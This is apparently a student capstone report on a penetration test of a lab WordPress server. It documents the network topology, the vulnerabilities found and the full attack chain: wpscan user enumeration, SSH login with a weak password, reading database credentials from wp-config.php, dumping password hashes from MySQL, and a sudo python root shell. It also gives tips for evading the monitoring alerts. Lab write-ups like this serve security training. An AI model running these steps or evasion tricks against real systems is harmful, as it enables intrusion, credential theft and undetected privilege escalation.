Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Authors: Sule, Youssef, Arafat, Jabril, James, Ron, Eero, Abdullahi, Mohamed, Abdeta

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.0.0.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
WordPress xml rpc pingback	Can be exploited by a simple POST to a specific file on an affected WordPress server	Target internal layers, change configuration on devices
WordPress XMLRPC GHOST Vulnerability Scanner CVE-2015-0235	Used to determine hosts vulnerable to the GHOST vulnerability via a call to the WordPress XMLRPC interface	If the target is vulnerable, the system will segfault and return a server error
WordPress version 4.8.7 vulnerability	Insecure version	Unpatched version can be exploited through numerous vulnerabilities

Critical Vulnerabilities: Target 1 Cont.

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Bad Passwords	The user michael's password is his name	we were able to ssh on to the network and get access to company files
Wordpress Enumeration	we were able to use the command wpscan to enumerate the wordpress	 This gave us useful information and targets
Escalation to root	A certain user has access to sudo with a python command	we can gain root access

Exploits Used

Exploitation: [Open Port Vulnerabilities]

Summarize the following:

- How did you exploit the vulnerability? I used the command nmap -sV 192.168.1.110 to scan for ports on IP address.
- What did the exploit achieve? It achieved scan of all open ports services and versions of the IP address, thereby will show vulnerabilities
- Include a screenshot or command output illustrating the exploit.



Exploitation: WordPress Userids

Summarize the following:

- How did you exploit the vulnerability?
  - wpscan --url http://192.168.1.110/wordpress/ --enumerate u
- What did the exploit achieve?
  - Revealed the identity of the users which was later used in the SSH exploit.
- Include a screenshot or command output illustrating the exploit.

```
 | - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 | - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sat Mar  5 10:56:27 2022
[+] Requests Done: 26
```

```
root@Kali:~# wpscan --url 192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   __  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / _`|/ _` | '_ \
            \  /\  /  | |     ____) | (_| | (_| | | | |
             \/  \/   |_|    |_____/ \__,_|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Mar  5 10:56:24 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
```

Exploitation: SSH with Users ID - Use SQL to Get Hashes

Summary of Exploit:

- SSH to Target 1 as Michael, logon in using brute force attack, with Michael's password (Command on Kali: ssh michael@192.168.1.110)
- Use MySQL to retrieve the password hashes.
  - cat /var/www/html/wordpress/wp-config.php (Get MySQL User ID and Password)
  - mysql -u root -pR@v3nSecurity -h 127.0.0.1 (Log in to MySQL)
  - show databases; (Get names of MySql schemas)
  - use wordpress; (Make Wordpress the default schema)
  - show tables; (Get list of tables)
  - select * from wp_users; (Display the tables contents)
- The exploit revealed the hashes needed to crack Steven's password.

```
// ** MySQL settings - You can get this info
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
```

```
mysql> use wordpress;
Reading table information
You can turn off this feat

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------
--------------------+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email
user_registered     | user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+---------------+-------------------
--------------------+---------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org
2018-08-12 22:49:12 |                     |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org
2018-08-12 23:31:16 |                     |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------
```

Exploitation: Privilege Escalation to Root

- Summary of Exploitation:
  - Used John the Ripper to crack the hashes obtained from the MySQL database
  - ssh to Target1 as Steven
  - Steven had permission to run python as sudo
  - Executed a Python script to launch a bash shell as root

```
$ sudo -l -U steven
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# find / -name 'flag4.txt'
/root/flag4.txt
```

Avoiding Detection

Stealth Exploitation of Port Scan

Monitoring Overview

- Which alerts detect this exploit?
  - Excessive HTTP Errors
- Which metrics do they measure?
  - They measure the amount of network traffic over time
- Which thresholds do they fire at?
  - 400 for the last 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - By using the command nmap -sV -T1 192.168.1.110 -p 80 to scan for the target open ports without increasing the traffic too much.
- Are there alternative exploits that may perform better?
  - I could use netcat to scan the ports.
  - To mitigate this port scan i would close the port 80.

```
sysadmin@Kali:~$ nmap -sV -T1 192.168.1.110 -p 80
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-10 15:41 PST
Nmap scan report for 192.168.1.110
Host is up (0.0072s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.10 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.53 seconds
```

Stealth Exploitation of ssh traffic

Monitoring Overview

- Which alerts detect this exploit?
  - There was not an alert configured that detected unusual ssh traffic.
- Which metrics do they measure?
  - An alert that monitors ssh traffic from unusual ip addresses could be created
- Which thresholds do they fire at?
  - A threshold could be set for any ip address from an unexpected source.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - It might be possible to disguise the ssh traffic as TLS traffic

Stealth Exploitation of WordPress Enumeration

Monitoring Overview

- On Kibana, the following alert was configured
  - WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR LAST 5 minutes
- Which metrics do they measure?
  - HTTP response status codes including errors
- Which thresholds do they fire at?
  - When there over 400 HTTP responses in a 5+ minute time slice

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - wpscan has a --stealthy option
- Are there alternative exploits that may perform better?
  - WPSeku, WPXF and Vane are alternate tools for checking WordPress for exploits